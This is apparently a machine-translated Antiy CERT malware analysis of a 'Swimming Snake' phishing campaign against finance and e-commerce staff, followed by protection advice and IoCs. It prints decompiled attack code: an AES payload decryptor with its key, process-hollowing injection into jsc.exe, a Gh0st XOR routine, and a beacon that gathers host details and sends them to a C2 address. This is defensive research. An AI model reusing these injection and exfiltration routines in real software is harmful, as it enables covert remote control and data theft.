Analysis of the Latest Attack Activities by the "Swimming Snake" Criminal Gang Targeting Financial Personnel and E-commerce Customer Service Staff

Antiy CERT

Time of first release: 11 November, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT has detected a new round of phishing attacks against financial personnel and customer services of small stores (such as Kuaishou, Douyin, WeChat video number and Xiaohongshu) by the "Snake" black product gangs ("Silver Fox" related gangs). In this round of attacks, the gang disguised malicious programs as document files and packed them into compressed files, and spread them through the mode of "gang gangs - agents - recruiting members - finding targets." Inducing user execution to acquire remote control of the victim host.

In this attack, two kinds of .NET malicious programs have been captured by Antiy CERT. The first type of malicious program is used to deliver against financial personnel, belonging to the loader, After execution, two layers of malicious payload are released and Gh0st remote control Trojan is finally executed; the second kind of malicious program is used to launch against customer service of small stores, which is a controlled end program generated by an open source remote control project.

Antiy CERT reveals the common fraud routines and cash-in methods used by the gang in the Special Analysis Report on the Black Property Group of Swimming Snakes [1]. At present, the gang has narrowed its target scope, and mainly targeted various financial personnel and e-commerce customer service personnel to conduct phishing attacks, and carried out subsequent fraud activities after successful infection: After the gang attacked financial personnel, Mainly through controlling the financial personnel to add high-imitation accounts on their WeChat accounts, the financial personnel are induced to transfer money by pretending to be leaders; after attacking small shops, merchants and other e-commerce customer services, The Bank defrauded its customers by pretending to be

©Antiy All Rights Reserved. Reprint without loss is welcome

the customer service identity mainly through controlling the customer service WeChat to attract customers in a malicious manner.[1]

It has been proved that Antiy IEP can effectively detect and kill the remote control Trojan.

The security threat detection tool can detect the Trojan, and the ATool system security kernel analysis tool can find and remove the Trojan (see Chapters 4 and 5 for details).45

2 Correlation analysis

2.1 Sample labels

In that current round of attack, the "swimming snake" black produce gang has contracted the target range, It mainly targeted various financial personnel and small shop customer service (Kuaishou, Douyin, WeChat video number, Xiaohongshu and other platforms) to conduct phishing attacks.



Figure 2-1 Fishing attack activity against financial personnel 2-1

When attacking the customer service of small stores such as Kuaishou, Douyin, WeChat video number and Xiaohongshu, the gang also limits the sales volume of the target stores in the assigned task. And according to the victim's computer whether there is a business management background to judge whether the infection is successful.

Figure 2-2 Relevant task requirements issued by the gang 2

©Antiy All Rights Reserved. Reprint without loss is welcome

Antiy CERT, based on the common fraud routines of black property gangs summarized in the Special Analysis Report on Black Property Gangs of Swimming Snakes, speculated that the gang had attacked financial personnel. Mainly through controlling the financial personnel to add high-imitation accounts on their WeChat accounts, fake the identity of leaders to induce financial personnel to transfer money; after attacking e-commerce customer services such as small shops and merchants, The Bank defrauded its customers by pretending to be the customer service identity mainly through controlling the customer service WeChat to attract customers in bad faith.

3 Sample analysis

Antiy CERT this time to capture two kinds of malicious programs, using .NET preparation. The first malicious program is launched for financial personnel and belongs to a malicious loader, which releases two layers of malicious loads and finally executes Gh0st remote control Trojan horse after execution; the second malicious program is launched for customer service of small stores and merchants. Is a controlled end program generated using an open source remote control project.

3.1 The first kind of malicious program

The program is obfuscated, the attacker embeds the encrypted payload into the program resource in advance, and uses AES algorithm to decrypt the resource to get the payload 1 after the program execution.

```
Aes aes = Aes.Create();
aes.Mode = CipherMode.ECB;
aes.Padding = PaddingMode.PKCS7;
aes.Key = Convert.FromBase64String("d+mczDN6vuhJtTlOqCr2EHWhOiUzDPuHNXvx4UZpTQU=");
ICryptoTransform cryptoTransform = aes.CreateDecryptor();
byte[] array = cryptoTransform.TransformFinalBlock(Class1.Byte_0, 0, Class1.Byte_0.
```

Form1资源

Figure 3-1 Decrypt the payload 1 using the AES algorithm 1

The program then executes a question-and-answer selection interface written in Thai to confuse the user.

©Antiy All Rights Reserved. Reprint without loss is welcome

Figure 3-2 Questionnaire interface written in Thai 2

3.1.1 Load 1

Payload 1 is written in. net and is obfuscated. After payload 1 is executed, the registry key is modified to turn off security notifications, turn off UAC, and add the path of the malicious program to the Windows Defender exclusion to circumvent it.

©Antiy All Rights Reserved. Reprint without loss is welcome



Figure 3-3 Evasion means for the load 1 3

Payload 1 also decrypts the file in the resource using the AES algorithm to obtain payload 2. Create a C:\ Windows\ Microsoft.NET\ Framework\ v4.0.30319\ jsc.exe process and inject payload 2 into the process.

©Antiy All Rights Reserved. Reprint without loss is welcome

```
GClass0.smethod_6(string_0, ref gstruct, out @struct);  创建C:\Windows\Microsoft.NET\Framework\v4.0.30319\jsc.exe进程
int num = BitConverter.ToInt32(byte_0, 60);
int num2 = BitConverter.ToInt32(byte_0, num + 52);
int[] array = new int[179];
array[0] = 65538;
if (Environment.Is64BitOperatingSystem)                 将解密后的载荷注入该进程中
{
    if (!GClass0.Wow64GetThreadContext(@struct.intptr_1, array))
    {
        throw new Exception();
    }
}
else if (!GClass0.GetThreadContext(@struct.intptr_1, array))
{
    throw new Exception();
}
int num3 = array[41];
if (num2 == 0 && GClass0.ZwUnmapViewOfSection(@struct.intptr_0, (IntPtr)0) != 0)
{
    throw new Exception();
}
int num4 = BitConverter.ToInt32(byte_0, num + 80);
int num5 = BitConverter.ToInt32(byte_0, num + 84);
int num6 = GClass0.VirtualAllocEx(@struct.intptr_0, num2, num4, 12288, 64);
if (num6 == 0)
{
    throw new Exception();
}
int num7;
GClass0.NtWriteVirtualMemory(@struct.intptr_0, (IntPtr)num6, byte_0, num5, out num7);
int num8 = num + 248;
short num9 = BitConverter.ToInt16(byte_0, num + 6);
```

Figure 3-4 Inject decrypted payload 2 into the jsc. exe process 34

3.1.2 Load 2

Payload 2 is written by VC + + 6.0. after execution, the content at the file offset position 0x804C is decrypted, the decrypted final payload is written into the memory, and the * * * you export function is executed.

```
A1 48804000   mov eax,dword ptr ds:[0x408048]
8B0D 4480400  mov ecx,dword ptr ds:[0x408044]
56            push esi
50            push eax
51            push ecx
68 4C804000   push dump-2.0040804C
E8 28FFFFFF   call dump-2.00401E70
68 4C804000   push dump-2.0040804C
E8 0EF4FFFF   call dump-2.00401360
8BF0          mov esi,eax
83C4 10       add esp,0x10
85F6          test esi,esi
74 1D         je short dump-2.00401F78
8B5424 08     mov edx,dword ptr ss:[esp+0x8]
52            push edx
56            push esi
E8 3AFCFFFF   call dump-2.00401BA0
83C4 08       add esp,0x8
85C0          test eax,eax
74 02         je short dump-2.00401F6F
FFD0          call eax
```

对偏移位置0x804C处的内容进行解密

将解密后的最终载荷写入内存

dump-2.00453D40

执行 you导出函数

Figure 3-5 Payload 2 decrypts the final payload and writes it to memory for execution 5

©Antiy All Rights Reserved. Reprint without loss is welcome

3.1.3 Final load

The final payload is a variant of Gh0st remote control Trojan, which has the functions of downloading and executing other files, monitoring clipboard, keyboard recording and remote control, and encrypting and decrypting the communication message by using the specified XOR algorithm.

```
int result; // eax
int i; // ecx

result = a1;
for ( i = 0; i < a2; ++i )
  *(_BYTE *)(i + a1) = (*(_BYTE *)(i + a1) + 15) ^ 0x11;
return result;
```

Figure 3-6 Encrypt the transmitted communication message using the XOR algorithm6

3.2 The second kind of malicious program

In that end of the program, configuration information such as UID, C2 address, service name and the like is contain, the current time is obtained aft execution, data is read from the end of the program, so as to initialize configuration information, And select whether to install the service according to the configuration information, realize boot-up and self-startup, hide files and create mutex.

AccessKey	0x0000000000001F7C	long
GroupName	"默认分组"	string
Host	"103.97.128.98"	string
InstallService	false	bool
IsAutoStart	false	bool
IsHide	false	bool
IsMutex	true	bool
Port	0x00001F7C	int
RemarkInformation	"Agwlteam远程管理"	string
RunTimeText	"2023/10/27 15:42:27"	string
ServiceDisplayName	"Agwlteam远程被控服务"	string
ServiceName	"AgwlteamService"	string
ServiceVersion	"1.0"	string
SessionMode	0x00000000	int
UniqueId	"b1471e46-88b0-4f73-8f77-efa0fc60c6fb_ADMINISTRATOR"	string

Figure 3-7 Initialization configuration information 7

Through correlation analysis, the program is a controlled-end program generated by the open source remote control management project.

©Antiy All Rights Reserved. Reprint without loss is welcome



Figure 3-8 Code comparison 8

The program collects the IP address, computer name, memory size, user name, operating system version, installed anti-virus software and other basic information of the victim host to build the online package.

©Antiy All Rights Reserved. Reprint without loss is welcome

```
private void SendLoginPack(TcpSocketSaeaSession session)
{
    string text = AppConfiguartion.RemarkInfomation ?? AppConfiguartion.DefaultRemarkInfo;
    string text2 = AppConfiguartion.GroupName ?? AppConfiguartion.DefaultGroupName;
    bool isOpenScreenView = AppConfiguartion.IsOpenScreenView;
    bool isScreenRecord = AppConfiguartion.IsScreenRecord;
    this.SendTo(session, MessageHead.C_MAIN_LOGIN, new LoginPack
    {
        RegionName = GeoLocationHelper.GeoInfo.Country + "," + GeoLocationHelper.GeoInfo.RegionName,
        WIPV4 = GeoLocationHelper.GeoInfo.Ip,
        IPV4 = SystemInfoHelper.GetLocalIPV41() + SystemInfoHelper.GetLocalIPV4(),
        MachineName = (Environment.MachineName ?? string.Empty),
        Remark = text,
        ProcessorCount = Environment.ProcessorCount,
        ProcessorInfo = SystemInfoHelper.GetMyCpuInfo,
        MemorySize = SystemInfoHelper.GetMyMemorySize,
        StartRunTime = AppConfiguartion.RunTime,
        ServiceVison = AppConfiguartion.Version,
        UserName = Environment.UserName.ToString(),
        OSVersion = SystemInfoHelper.GetOSFullName,
        GetAntivirus = SystemInfoHelper.GetAntivirus(),
        GroupName = text2,
        OpenScreenWall = isOpenScreenView,
        ExistCameraDevice = SystemInfoHelper.ExistCameraDevice(),
        ExitsRecordDevice = SystemInfoHelper.ExistRecordDevice(),
        ExitsPlayerDevice = SystemInfoHelper.ExistPlayDevice(),
        IdentifyId = AppConfiguartion.IdentifyId,
        OpenScreenRecord = isScreenRecord,
        RecordHeight = this._screen_record_height,
        RecordWidth = this._screen_record_width,
        RecordSpanTime = this._screen_record_spantime,
        HasLoadServiceCOM = true
    });
}
```

Figure 3-9 Collecting basic information of victim host and constructing online package 9

The program carries on the serialization and compression processing to the built online package, and then sends the processed online package to C2 server.

```
protected virtual void SendTo(TcpSocketSaeaSession session, MessageHead msg, object entity)
{
    byte[] array = MessageHelper.CopyMessageHeadTo<MessageHead>(msg, entity); 对上线包进行序列化
    this.SendToBefore(session, array);
}
protected virtual void SendToBefore(TcpSocketSaeaSession session, byte[] data)
{
    object data2 = Thread.GetData(Thread.GetNamedDataSlot("AccessId"));
    long num = (data2.IsNull() ? this.GetAccessId(session) : data2.ConvertTo<long>());
    this.SendTo(session, this.WrapAccessId(GZipHelper.Compress(data, 0, data.Length), num)
}
```

压缩数据

Diagram 3-10 Perform serialization and compression processing on the online package 10

The program is equipped with remote voice, file management, keyboard input recording, registry management, remote desktop, cmd command execution, startup item management, system management, TCP connection management, remote monitoring camera, Download and execute other programs and other functions.

©Antiy All Rights Reserved. Reprint without loss is welcome



Figure 3-11 List of core functions11

4 Recommendations for protection

4.1 Enhance the safety awareness of business personnel

Enhance the security awareness of business personnel and reduce the possibility of the organization being attacked. When financial, customer service, sales and other personnel use instant messaging applications such as WeChat and corporate WeChat, they shall not be induced to download and run various files from unknown sources due to the nature of work and interests. The organization can consolidate the "First Line of Safety Defense" by selecting safety awareness training services.

4.2 Security threat detection tool for detection of swimming snake load

Found or suspected of being attacked by the "swimming snake" gang: Remote control Trojans launched by the "swimming snake" gang during the attack; Download the safety threat detection tool (https: / / vs2.antiy.cn, special detection tool for "snake swimming") from the safety vertical response platform, and quickly detect and detect such threats in the face of unexpected security incidents and special scenarios. Because the attack load used by the

©Antiy All Rights Reserved. Reprint without loss is welcome

"swimming snake" gang is iterative faster, and the non-killing technology is continuously updated, in order to more accurately and comprehensively eliminate the threat existing in the victim host, It is suggested that the customer contact Antiy Emergency Response Team (CERT @ antiy.cn) to handle the threat after using the special inspection tool to detect the threat.

Figure 4-1 Threats associated with "Swimming Snakes" identified 1

Call the 7 * 24-hour service hotline of Antiy at 400-840-9234 for help: In case of malware attack, it is recommended to isolate the attacked host in time, and protect the site and wait for the security engineer to check the computer.

4.3 Strengthen the protection of terminal file reception and execution

Deploy the enterprise-level terminal defense system, and detect the unknown files received by the protection instant messaging software in real time. The Antiy IEP next-generation threat detection engine to detect unknown source files and prevent them from landing and running through the core-level active defense capability.

©Antiy All Rights Reserved. Reprint without loss is welcome



Figure 4-2 Antiy IEP prevents malicious programs from landing 2

In response to the attacks of the "swimming snake" gang, Antiy IEP has upgraded the "memory scan" module to traverse the process and scan the memory space of the process to find malicious processes. At disposal, the malicious process is terminated and the file is moved to quarantine.

Figure 4-3 Antiy IEP detects malicious processes through memory scanning 3

©Antiy All Rights Reserved. Reprint without loss is welcome

5 Use ATool to clear the "Swimming Snake" Trojan

Using the multi-dimensional reputation detection mechanism of the ATool system, potential threats in the host can be discovered. In the "Process Management" page of the ATool, use the "Trusted Verification" function to find a malicious process running in the host, and you can select to terminate the process and delete the file according to the image path.



Figure 5-1 Malicious process discovery using ATool 1

In the "Port Management" page of ATool, use the "C&C Detect All Items" function to find the corresponding process of the currently connected malicious C2 address, terminate the process in the "Process Management" and delete the file according to the image path.

©Antiy All Rights Reserved. Reprint without loss is welcome



Figure 5-2 Show the process of discovering the connection malicious C2 using the ATool 2

6 IoCs

IoCs
D2f35a6f207bc1d197a8f43c2d31d8ff
7b26fad17a9a60c961868ce2efb15749
202.79.171.35: 5555
103.97.128.98: 8060

Appendix I: Reference

[1]. Special Analysis Report on the Black Production Group of "Snake Swimming.

Https: / / www.antiy.cn / research / notice & report / research _ report / SwimSnakeTrojans _ Analysis.html

[2]. Safety Vertical Response Platform (Safety Threat Screening Tool and ATool System Security Kernel Analysis Tool)

Https: / / vs2.antiy.cn

©Antiy All Rights Reserved. Reprint without loss is welcome

[3]. Using Executive Reputation Inquiry to Assist Threat "Semi-automatic" Hunting and Disposal - - Antiy Xiaobang Talking about the Features of System Tool ATool

Https: / / mp.weixin.qq.com / s / pqc8QIf _ 0yr3rV-pAckLgQ

Appendix II: About Antiy

